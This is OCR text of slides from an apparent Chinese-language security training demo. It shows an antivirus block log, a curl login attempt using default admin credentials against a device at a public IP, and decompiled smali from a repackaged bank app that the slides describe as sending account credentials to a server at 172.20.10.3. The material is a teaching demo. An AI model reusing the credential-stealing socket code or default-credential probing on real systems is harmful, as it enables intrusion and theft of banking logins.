
事件日期	事件	應用程式名稱	結果
今天，2021/9/30 上午 10:07:27	下載被拒絕	chrome.exe	已封鎖
今天，2021/9/30 上午 10:07:27	偵測到惡意物件	chrome.exe	偵測到
今天，2021/9/30 上午 10:07:26	下載被拒絕	chrome.exe	已封鎖
今天，2021/9/30 上午 10:07:26	偵測到惡意物件	chrome.exe	偵測到
今天，2021/9/30 上午 10:07:25	下載被拒絕	chrome.exe	已封鎖
今天，2021/9/30 上午 10:07:25	偵測到惡意物件	chrome.exe	偵測到
今天，2021/9/30 上午 10:07:24	下載被拒絕	chrome.exe	已封鎖
今天，2021/9/30 上午 10:07:24	偵測到惡意物件	chrome.exe	偵測到
今天，2021/9/30 上午 10:07:23	下載被拒絕	chrome.exe	已封鎖
今天，2021/9/30 上午 10:07:23	偵測到惡意物件	chrome.exe	偵測到
今天，2021/9/30 上午 10:07:22	下載被拒絕	chrome.exe	已封鎖
今天，2021/9/30 上午 10:07:22	偵測到惡意物件	chrome.exe	偵測到
今天，2021/9/30 上午 10:07:21	下載被拒絕	chrome.exe	已封鎖



系統安全事故（情境DEMO防護基準失效）

```
[redacted]:~# curl -d "WAPLOGIN=admin&WAPPASSWORD=admin&PIC_SIZE=RES_0&FILEOK=[redacted]&FILEFAIL=denied.htm&Submit=OK" http:/
/218.161.120.107/cgi-bin/wappwd
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN">

<html>

<head>

<meta name="IBM:DeviceType" content="i-mode2">

<meta name="GENERATOR" content="Microsoft FrontPage 4.0">

<meta http-equiv="Content-Type" content="text/html">

<meta name="viewport" content="width=device-width; initial-scale=1.0"/>

<title>DENIED</title>

</head>

<body bgcolor="#FFFFFF" text="#000000" link="#ff3535">

<center>

<hr><br>

ACCESS<br>

DENIED<br>

<br>

<a href="/wap.htm">RETURN</A>

<hr>

</center>

</body>

</html>
```

系統安全事故（情境DEMO防護基準失效）



系統安全事故（情境DEMO防護基準失效）


```
.method public run()V
    .catch Ljava/io/IOException; { :L0 .. :L2 } :L3
    .registers 6
    :L0
    .prologue
    .line 93
    const-string v3, "172.20.10.3"
    invoke-static { v3 }, Ljava/net/InetAddress;->getByName(Ljava/lang/String;)Ljava/net/InetAddress;
    move-result-object v1
    .line 94
    .local v1, serverIp:Ljava/net/InetAddress;
    const/16 v2, 5050
    .line 95
    .local v2, serverPort:I
    iget-object v3, p0, Lcom/example/yujen/sogem_bank/MainActivity$3;->this$0:Lcom/example/yujen/sogem_bank/MainActivity;
    new-instance v4, Ljava/net/Socket;
    invoke-direct { v4, v1, v2 }, Ljava/net/Socket;-><init>(Ljava/net/InetAddress;I)V
    iput-object v4, v3, Lcom/example/yujen/sogem_bank/MainActivity;->clientSocket:Ljava/net/Socket;
    .line 98
    new-instance v0, Ljava/io/BufferedReader;
    new-instance v3, Ljava/io/InputStreamReader;
    iget-object v4, p0, Lcom/example/yujen/sogem_bank/MainActivity$3;->this$0:Lcom/example/yujen/sogem_bank/MainActivity;
    iget-object v4, v4, Lcom/example/yujen/sogem_bank/MainActivity;->clientSocket:Ljava/net/Socket;
    .line 99
    invoke-virtual { v4 }, Ljava/net/Socket;->getInputStream()Ljava/io/InputStream;
    move-result-object v4
    invoke-direct { v3, v4 }, Ljava/io/InputStreamReader;-><init>(Ljava/io/InputStream;)V
    invoke-direct { v0, v3 }, Ljava/io/BufferedReader;-><init>(Ljava/io/Reader;)V
    :L1
    .line 102
    .local v0, br:Ljava/io/BufferedReader;
    iget-object v3, p0, Lcom/example/yujen/sogem_bank/MainActivity$3;->this$0:Lcom/example/yujen/sogem_bank/MainActivity;
    iget-object v3, v3, Lcom/example/yujen/sogem_bank/MainActivity;->clientSocket:Ljava/net/Socket;
    invoke-virtual { v3 }, Ljava/net/Socket;->isConnected()Z
    move-result v3
    if-eqz v3, :L4
    .line 104
    iget-object v3, p0, Lcom/example/yujen/sogem_bank/MainActivity$3;->this$0:Lcom/example/yujen/sogem_bank/MainActivity;
    invoke-virtual { v0 }, Ljava/io/BufferedReader;->readLine()Ljava/lang/String;
    move-result-object v4
```

建立連線

連接伺服器 IP:172.20.10.3

傳送帳密資料到SERVER

系統安全事故（情境DEMO防護基準失效）



本機磁碟 (C:) › apktool › 1 › res › layout

名稱	修改日期	類型	大小
abc_action_bar_decor.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_bar_decor_include.xml	2016/1/31 下午 0...	XML Document	2 KB
abc_action_bar_decor_overlay.xml	2016/1/31 下午 0...	XML Document	2 KB
abc_action_bar_home.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_bar_tab.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_bar_tabbar.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_bar_title_item.xml	2016/1/31 下午 0...	XML Document	2 KB
abc_action_bar_view_list_nav_layout.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_menu_item_layout.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_menu_layout.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_mode_bar.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_action_mode_close_item.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_activity_chooser_view.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_activity_chooser_view_include.xml	2016/1/31 下午 0...	XML Document	2 KB
abc_activity_chooser_view_list_item.xml	2016/1/31 下午 0...	XML Document	2 KB
abc_expanded_menu_layout.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_list_menu_item_checkbox.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_list_menu_item_icon.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_list_menu_item_layout.xml	2016/1/31 下午 0...	XML Document	2 KB
abc_list_menu_item_radio.xml	2016/1/31 下午 0...	XML Document	1 KB
abc_popup_menu_item_layout.xml	2016/1/31 下午 0...	XML Document	2 KB
abc_search_dropdown_item_icons_2lin...	2016/1/31 下午 0...	XML Document	3 KB
abc_search_view.xml	2016/1/31 下午 0...	XML Document	5 KB
abc_simple_decor.xml	2016/1/31 下午 0...	XML Document	1 KB
action_search_layout.xml	2016/1/31 下午 0...	XML Document	1 KB
activity_add_alert.xml	2016/1/31 下午 0...	XML Document	6 KB
activity_alert_main.xml	2016/1/31 下午 0...	XML Document	2 KB
activity_analyst.xml	2016/1/31 下午 0...	XML Document	3 KB
activity_asset_allocation.xml	2016/1/31 下午 0...	XML Document	3 KB
activity_assets.xml	2016/1/31 下午 0...	XML Document	3 KB
activity_atm_and_branch.xml	2016/1/31 下午 0...	XML Document	4 KB
activity_branches_list.xml	2016/1/31 下午 0...	XML Document	1 KB
activity_choose_best_fit.xml	2016/1/31 下午 0...	XML Document	6 KB
activity_contact_me.xml	2016/1/31 下午 0...	XML Document	11 KB
activity_countries.xml	2016/1/31 下午 0...	XML Document	3 KB
activity_credit_card_offer.xml	2016/1/31 下午 0...	XML Document	2 KB
activity_currency_convert.xml	2016/1/31 下午 0...	XML Document	6 KB
activity_customize.xml	2016/1/31 下午 0...	XML Document	4 KB
activity_disclaimer.xml	2016/1/31 下午 0...	XML Document	1 KB
activity_edit_dashboard.xml	2016/1/31 下午 0...	XML Document	3 KB
activity_email_claim_app.xml	2016/1/31 下午 0...	XML Document	5 KB
activity_favorite_credit_card_offer.xml	2016/1/31 下午 0...	XML Document	2 KB
activity_full_screen.xml	2016/1/31 下午 0...	XML Document	1 KB

assets	2016/1/31 下午 0...	檔案資料夾
original	2016/1/31 下午 0...	檔案資料夾
res	2016/1/31 下午 0...	檔案資料夾
smali	2016/1/31 下午 0...	檔案資料夾
unknown	2016/1/31 下午 0...	檔案資料夾
AndroidManifest.xml	2016/1/31 下午 0...	XML Document
apktool.yml	2016/1/31 下午 0...	YML 檔案

TSC CAPITAL GROUP
The Bridge to the Asia Pacific Region

線上評量請掃描左側QR code

https://docs.google.com/forms/d/1uDkKPaVzMMlWM0j6-QtUZ0kIlSDiImkSzkJa2KJg7HM/edit?ts=62e3a3d1

感謝您的參與

歡迎於活動後討論您的任何疑問